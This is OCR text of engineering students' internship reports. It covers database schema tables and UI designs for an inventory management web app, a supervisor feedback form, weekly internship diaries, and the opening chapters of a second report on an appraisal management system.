7	Type	byte(tinyint)			No	
8	IsActive	BIT		1	No	1-Active 0- In Active
9	Password	NVARCHAR(100)			No	
10	IsDeleted	BIT		1	No	1-Active 0- Deleted
11	EmailCode	NVARCHAR(255)			YES	
12	PasswordSalt	NVARCHAR(255)			No	

Table 4.1 User Table

Table 4.2 defines the column in the Roles tables which states the role of the user for eg. Admin, user, etc.. It has Id as primary key which is used as foreign key in other tables for referencing relation between them.

Table : Role						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Id	BIGINT	PK		NO	
2	RoleName	NVARCHAR(50)			NO	

Table 4.2 Roles Table

Table 4.3 defines columns in Permission table with primary key Id. This table is used to state the permissions that needs to be given to any user.

Table : Permission						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Id	BIGINT	PK		NO	
2	Name	NVARCHAR(50)			NO	

Table 4.3 Permissions Table

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Table 4.4 defines columns and configurations of the User Permission table. This table is used to specify the permission given to a specific user. It has two foreign keys and a primary key.

Table : UserPermission						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Id	BIGINT	PK		NO	
2	PermissionId	BIGINT	FK-Permission		NO	
3	UserId	BIGINT	FK-User		NO	
4	HasViewPermission	BIT		0	NO	1- true 0 - false
5	HasAddPermission	BIT		0	NO	1- true 0 - false
6	HasEditPermission	BIT		0	NO	1- true 0 - false
7	HasDeletePermission	BIT		0	NO	1- true 0 - false

Table 4.4 User Permissions Table

- Commodity model related tables and their schema

Table 4.5 defines the Commodity table's columns and it's configurations. It has no foreign keys. It's mainly used for defining commodity name and it's description.

Table : Commodity						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Commodity Id	INT	PK		NO	
2	Commodity Name	NVARCHAR(100)			NO	
3	Description	NVARCHAR(1000)			Yes	
4	IsActive	BIT		0	NO	1-Active 0- In Active

Table 4.5 Commodity Table

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- Supplier model related tables and their schema

Table 4.6 defines columns and configuration of Supplier table. It has 7 columns and no foreign keys.

Table : Supplier						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Supplier Id	BIGINT	PK		NO	
2	Supplier Name	NVARCHAR(100)			NO	
3	Contact Person	BIGINT			NO	
4	Mobile No	NVARCHAR(10)			NO	
5	Email	NVARCHAR(100)			Yes	
6	IsActive	BIT		1	NO	1-Active 0- In Active
7	IsDeleted	BIT		0	No	1-Deleted 0- Not Deleted

Table 4.6 Supplier Table

Table 4.7 defines Warehouse table's columns and it's constraints. It has four foreign keys. It has one to many relation with supplier table. All the columns are required.

Table : Warehouses						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Warehouses Id	BIGINT	PK		NO	
2	Warehouses Name	NVARCHAR(100)			NO	
3	Address1	NVARCHAR(250)			NO	
4	Address2	NVARCHAR(250)			YES	
5	CountryId	BIGINT	FK-Coutry		NO	
6	StateId	BIGINT	FK-State		NO	
7	CityId	BIGINT	FK-City		NO	

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8	Is Default	Nvarchar(100)			NO	
9	IsActive	BIT		1	NO	1-Active 0- In Active
10	IsDeleted	BIT		0	No	1-Deleted 0- Not Deleted
11	SupplierId	BIGINT	FK-Supplier		No	

Table 4.7 Warehouse Table

Table 4.8 defines country table with seven columns and no foreign keys. This table is used to provide country details for the warehouse. Country id also used as foreign key in warehouse table.

Table : Country						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	CountryId	BIGINT	PK		NO	
2	CountryName	NVARCHAR(100)			NO	
3	ISOCode	NVARCHAR(100)			NO	
4	ISO3Code	NVARCHAR(100)			NO	
5	PhoneCode	int			NO	
6	IsActive	BIT		1	yes	1-Active 0- In Active
7	IsDeleted	BIT		0	yes	1-Deleted 0- Not Deleted

Table 4.8 Country Table

Table 4.9 defines State table with country id as foreign key. It is used to specify the state of the warehouse. The states depend on the country selected. It has two nullable columns.

Table : State						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	StateId	BIGINT	PK		NO	
2	CountryId	BIGINT	FK-Country		NO	
3	StateName	NVARCHAR(100)			NO	

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4	StateCode	NVARCHAR(100)			NO	
5	IsActive	BIT		1	yes	1-Active 0- In Active
6	IsDeleted	BIT		0	yes	1-Deleted 0- Not Deleted

Table 4.9 State Table

Table 4.10 defines city table. It has state id as foreign key. It defines city of the warehouse. The city depends upon the state selected which further depends upon the country selected. It has five columns two of which are nullable.

Table : City						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	CityId	BIGINT	PK		NO	
2	CityName	NVARCHAR(100)			NO	
3	StateId	BIGINT	FK-State		NO	
4	IsActive	BIT		1	yes	1-Active 0- In Active
5	IsDeleted	BIT		0	yes	1-Deleted 0- Not Deleted

Table 4.10 City Table

- Inventory model related tables and their schema

Table 4.11 defines inventory table. It has one foreign key. All it's columns are non-nullable. Data in this table are stored only after purchase or delivery. It stores details related to those commodities exists in commodity table.

Table : Inventory						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Inventory Id	BIGINT	PK		NO	
2	Commodity name	BIGINT	FK-Commodity		NO	
3	Gross Weight	Decimal			NO	
4	Tare weight	Decimal			NO	
5	Net weight	Decimal			NO	

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6	Purchase Date	DateTime			NO	

Table 4.11 Inventory Table

- Purchase model related tables and their schema

Table 4.12 defines purchase table that stores details related to purchase made by a specified supplier. It has two foreign keys. In this table, notes column is nullable, except all columns are non-nullable.

Purchase from Supplier						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Supplier name	BIGINT	FK - Supplier		No	
2	Address	NVARCHAR(MAX)	FK - Yard/Warehouse		No	
3	Date	DateTime			No	
4	Vehicle no.	NVARCHAR(50)			No	
5	ABN	NVARCHAR(50)			No	
6	Document	NVARCHAR(MAX)			No	
7	Notes	NVARCHAR(MAX)			Yes	

Table 4.12 Purchase from Supplier Details

Table 4.13 defines purchase table that stores details related to purchase made from container. In this table, No is an autogenerated field that resets to after every specified time. It has ten columns out of which one is nullable.

Purchase from Container						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Date:	DateTime			No	
2	To	NVARCHAR(MAX)			No	
3	No	BIGINT			No	
4	Container No	BIGINT			No	
5	Tare	BIGINT			No	

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6	Seal No	BIGINT			No	
7	Invoice No	BIGINT			No	
8	PO/Booking	NVARCHAR(MAX)			Yes	
9	Weight Gross	BIGINT			No	
10	Net Gross	BIGINT			No	

Table 4.13 Purchase from Container Details

Table 4.14 defines details related to the weights of commodity in inventory. All the fields are required in this table.

List of Inventory						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Gross	Decimal			No	
2	Tare	Decimal			No	
3	Net	Decimal			No	
4	Remarks	NVARCHAR(MAX)			No	

Table 4.14 List of Inventory

- Delivery model related tables and their schema

Table 4.15 defines delivery table that stores details related to delivery made. The column delivery no. stores auto generated no which resets after every specified interval same way as purchase no.

Delivery						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	To	NVARCHAR(MAX)			No	
2	Delivery No.	int			No	Based on Delivery From Yard or Supplier
3	Address	NVARCHAR(MAX)			No	
4	Vehicle Reg.	NVARCHAR(MAX)			No	

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5	Date	DateTime			No	
6	Paid Status/date	DateTime			No	Button
7	Paid amount	Decimal			No	
8	Paid note	NVARCHAR(MAX)			No	
9	Note	NVARCHAR(MAX)			No	

Table 4.15 Delivery Table

4.7 UI designs

Fig. 4.1 shows design of the login page. This page is used to verify user credentials and allow access to various pages in the application after login button is hit. It also has show & hide password functionality with all required validations.

Figure 4.1 Login page

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Fig. 4.2 shows design of the change password page. This page is designed to allow users to change password as per their wish. It also displays all the form validations and hide & show password capability.

Figure 4.2 Change password page

Fig. 4.3 show the design of the dashboard page. It displays total purchase, total delivery, and total commodity count. Besides this it displays graph for month-wise in and out inventories. Below it also shows top five commodity and supplier's details. Sidebar, header and footer are fixed for all the pages.

Figure 4.3 Dashboard page

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Fig. 4.4 shows design of the user list page. It shows all the filters that can be applied as per wish. It also allows to make add, edit user requests from this page on click of the buttons. There a pagination functionality applied for the page as well.

Figure 4.4 User List page

Fig. 4.5 shows design of inventory list page. It also has various filter options and pagination as well. There is a download button as well that allows to download the available inventory report as pdf.



Figure 4.5 Inventory List page

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Fig. 4.6 shows design of page that lets us edit user permission. i.e. grant or revoke access permissions of user for specified page. It contains checkboxes that selected or unselected for manipulating access permissions of the user.

Figure 4.6 User Permissions edit page

Fig. 4.7 shows design of edit page for purchase from supplier. It will first fetch all the details already stored in the database about the user and display in the respective fields. The fields are all editable where user edit its details and click on submit button to update the data in the database permanently.



Figure 4.7 Add Purchase from supplier page

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Fig. 4.8 shows design of the supplier list page. It displays details related to supplier. It also has filters and pagination. It has add/edit buttons to navigate to the add/edit page. Here one of the fields displays the no. of warehouses the specified supplier has which act as a button and on clicking on it, it navigates to the warehouse list page.

Figure 4.8 Supplier List page

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Conclusion

At the end of internship, I learned so many new things and almost 85% of the things are totally new to me. So, my industry mentors have guided me in such a way that I was able to learn .Net from the basics to an industry acceptable level.
The internship provided me with the opportunity to experience the live projects that the end customers use and hear. I implemented solutions that solve real-life problems.

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References

- www.w3schools.com
- www.c-sharpcorner.com
- www.tutorialsteacher.com
- www.youtube.com
- www.geeksforgeek.com
- www.tutorialspoint.com

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Annexure 2

Feedback Form by Industry expert

Student Name: Subhi Parsuniya
Date: 08/05/2023
Work Supervisor: Mr. Saumil Jariwala
Title: Software Developer
Company/Organization: Virtual Coders
Enrollment No: 190390107023
Internship Address: 404, Fortune Business Hub, Science city, Ahmedabad.
Dates of Internship: From 23 January 2023 to 15 April 2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs Improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives			✓	
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise			✓	
Analyzes problems effectively			✓	
Communicates well and writes effectively			✓	

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent): Good

Additional comments, if any: As a trainee, she is showing her efforts which is good.

Signature of Industry person with name and Stamp: Mr. Saumil Jariwala

VIRTUAL CODERS AHMEDABAD

Signature of the Faculty Mentor

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Annexure I

Enrollment no: 190290107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Pansuriya

DIARY OF THE WEEK: Dt: 23/01/2023 TO 28/01/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Saumil Jariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned :-

→ OOPS
→ SQL
→ LINQ
→ .NET Core, MVC Pattern
→ Git, bit Bucket

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TOTAL HOURS: 52 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 07/02/2023

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Pansuriya

DIARY OF THE WEEK: Dt: 30/01/2023 TO 03/02/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Saumil Jariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Entity framework with Code First approach and Database First approach

→ Bank Transaction demo with MVC, entity framework (CRUD)

→ Demo-2 with MVC, .NET core Identity.

→ Login & Registration with MVC, entity framework (In-progress)

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Sigoature of officer in charge of Dept. / Section / Plant

Date:

Date: 07/02/2023

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Annexure I

Enrollment no: 190390107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Panseriya

DIARY OF THE WEEK: Di: 06/02/2023 TO 11/02/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Saumil Tarivala

DESCRIPTION OF THE WORK DONE IN BRIEF

- Hacker Rank SQL exercise
- Hacker Rank C#, Typescript problem
- CQRS pattern

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge
of Dept. / Section / Plant
S.V. Jaiswal

Date:

Date: 21/02/2023

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Annexure 1

Enrollment no: 190390107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Pansuriya

DIARY OF THE WEEK: Dt: 13/02/2023 TO 18/02/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr Sumit Fariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

- CRUD on single table using .NET core web api and CQRS pattern.
- CRUD on multiple table using .NET core web api and CQRS pattern.
- HRMS & SCOPE document

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TOTAL HOURS 45 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant
S.V. Jakhi

Date:

Date: 21/02/2025

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Annexure I

Enrollment no: 190390107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Panswriya

DIARY OF THE WEEK: DT: 20/02/2023 TO 25/02/2023 SEM: 8th

DEPARTMENT: CE

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Saumil Tarivala

DESCRIPTION OF THE WORK DONE IN BRIEF

- HRMS excel sheet for tables
- Angular tutorials
- Angular 15 CRUD

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer in charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 190390107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Pansuriya

DIARY OF THE WEEK: Dt: 27/02/2023 TO 04/03/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr Saumil Tariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

- Login with jwt token
- Project setup
- Display user list
- Git fetch, commit, pull, push
- Git pull request, branch

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

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Annexure I

Enrollment no: 190290107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Panswriya

DIARY OF THE WEEK: DI: 06/03/2023 TO 11/03/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Saumil Tarsvala

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Welcome email functionality
→ GET api by Id
→ Authentication using middleware
→ Multiple user permissions.

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TOTAL HOURS 45 hours

SIGNATURE OF STUDENT

✪ The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer in charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 190390107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Punsuriya

DIARY OF THE WEEK: DT: 13/03/2023 TO 18/03/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr Saunil Tariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

- User permissions
- Commodity list CRUD
- User list CRUD
- Filter & pagination
- Supplier list CRUD

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer in charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 190390107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Pansuriya

DIARY OF THE WEEK: Dt: 20/03/2023 TO 25/03/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Saumil Jariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Purchase module CRUD
→ Email functionality.
→ Delivery Api's.

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TOTAL HOURS: 45 hrs

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107029

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Pansuriya

DIARY OF THE WEEK: Dt: 27/03/2023 TO 01/04/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Sawaal Jariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Inventory Api's

→ Delivery Api's

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TOTAL HOURS: 45 hrs

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190340107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Panswriya

DIARY OF THE WEEK: Dt: 03/04/2023 TO 08/04/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Saumil Jariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

- Autogenerate purchase & delivery no. with reset property.
- Australian state & cities json.
- Dashboard top 5 commodity & supplier
- Direct to delivery from purchase functionality

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TOTAL HOURS: 45 hrs

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107023

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Surbhi Parsuriya

DIARY OF THE WEEK: DT: 10/04/2023 TO 15/04/2023

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Virtual Coders

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Saumil Tariwala

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Frontend User permission
→ Frontend placeholder, spell check, navigation bug fixes.
→ Multiselect dropdown with checkboxes
→ Backend download/print documents api
→ Frontend loader spinner.

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TOTAL HOURS: 45 hrs

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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INTERNSHIP AT Synoverge Technologies Pvt. Ltd

AN INTERNSHIP REPORT

Submitted by

Swagatika Mohanty

190390107020

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Synoverge Technologies Pvt. Ltd** has been carried out by **Swagatika Mohanty** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Chetan Chauhan

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Company Certificate

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

I hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Synoverge Technologies Pvt. Ltd** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Chetan Chauhan** & **Mr. Mitesh Gadhiya (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student Sign of Student

ACKNOWLEDGMENT

Firstly, I would like to thank my external guide, Mr. Mitesh Gadhiya, Synoverge Technologies Pvt. Ltd. for giving me the opportunity to do an internship within the organization. I also would like to thank all the people who worked along with me at Synoverge Technologies Pvt. Ltd. for their patience and openness they created an enjoyable working environment. It is indeed with a great sense of pleasure and immense sense of gratitude that I acknowledge the help of these individuals.

I am highly indebted to my institute guide Prof. Chetan Chauhan for the facilities provided to accomplish this internship. Also, I would like to thank the Head of the Department Prof. Akshay Kansara for his constructive criticism throughout my internship. Also, grateful extremely grateful to my department staff members and friends who helped me in the successful completion of this internship.

Thank You

Abstract

This report contains the work done by the author during the internship at Synoverge Technologies Pvt. Ltd. It shows the work I did in the company during my internship period. In the report, the work done at the firm is discussed along with the details of the project. Appraisal Management System(AMS) is a system used for appraisal management of a firm. Here there are different criteria that are specified upon which ratings are provided for the employee. These ratings later are used to define the appraisal percentage of the aggregate salary. The system is a role-based mechanism that allows different users to access different functionalities based on their roles and access rights.

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Abbreviations

AMS	Appraisal Management System
KRA	Key Result Areas
RO	Reporting Officer

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CHAPTER 1

INTRODUCTION

1.1 Company Profile

Synoverge is a global Digital Transformation & Platform Engineering services company working as strategic partner with organizations globally, across industry verticals. The firm facilitates business transformation through technology adoption. The innovative S3+ service delivery framework provides tomorrow's solutions to clients with faster turnaround and higher predictability. Synoverge was founded in 2010 and now has hundreds of bright engineering minds working together with one mission – Help the customers succeed! Synoverge operates out of state-of-the-art infrastructure in the city of Ahmedabad. Synoverge has a modern office environment and IT infrastructure that is ISMS compliant. Synoverge's mature work environment facilitates innovation in our client engagements through:

- An environment that embraces new ideas & facilitates R&D.
- Providing equal opportunities for all to express and experiment
- Focus on safety and fun at Workplace
- Internal team events and workshops – bring innovation to solution development approaches
- Mentors to oversee & guide teams along the way

Synoverge is an ISO 9001:2015 certified company, indicating the maturity of the delivery processes, adherence to internationally recognized standards, and continued dedication to Quality and Organizational Excellence.

1.2 Department work

Every department works in well-coordinated and cordially managed teams. Each day there is a daily standup meeting that discusses the completed tasks of the previous day and the problems faced in the meantime along with the plan for the day. It follows an agile process approach in the workflow.

Chapter 2

Introduction to Internship and Project

2.1 Internship Summary

During the training phase, I had the opportunity to reexplore the basic concepts again. These concepts included:

1. OOPs
2. Database
3. Types and levels of testing
4. UI/UX
5. Logical and Reasoning

These training sessions allowed me to replenish my knowledge store. During this time I worked on multiple languages, frameworks, and databases. Some of them are:

1. C#
2. JavaScript
3. Bootstrap
4. .Net
5. MSSQL
6. HTML
7. CSS

2.2 Project Introduction

During the second phase of the training I was assigned the project of "Appraisal Management System". It is a web app that helps the customer manage the firm's appraisal period. During the appraisal period, the admin can initiate the AMS cycle and include the members of the firm for the cycle. Later each employee has to go through different phases of the AMS.

2.2.1 Purpose

The purpose of the system is to automate the current pen-paper-based appraisal process to an online real-time basis, to avoid any reconciliation and redundancy that might exist in the manual process. Reviewers can also review forms online to provide their feedback which would reduce overall turnaround time (TAT) and improve efficiency.

2.2.2 Objective

The system's main objective is to provide an easy and automated system of AMS. It is a role-based system thus, each user can access to different functionality based on their authorized rights.

Generalized roles:

1. Admin
2. User
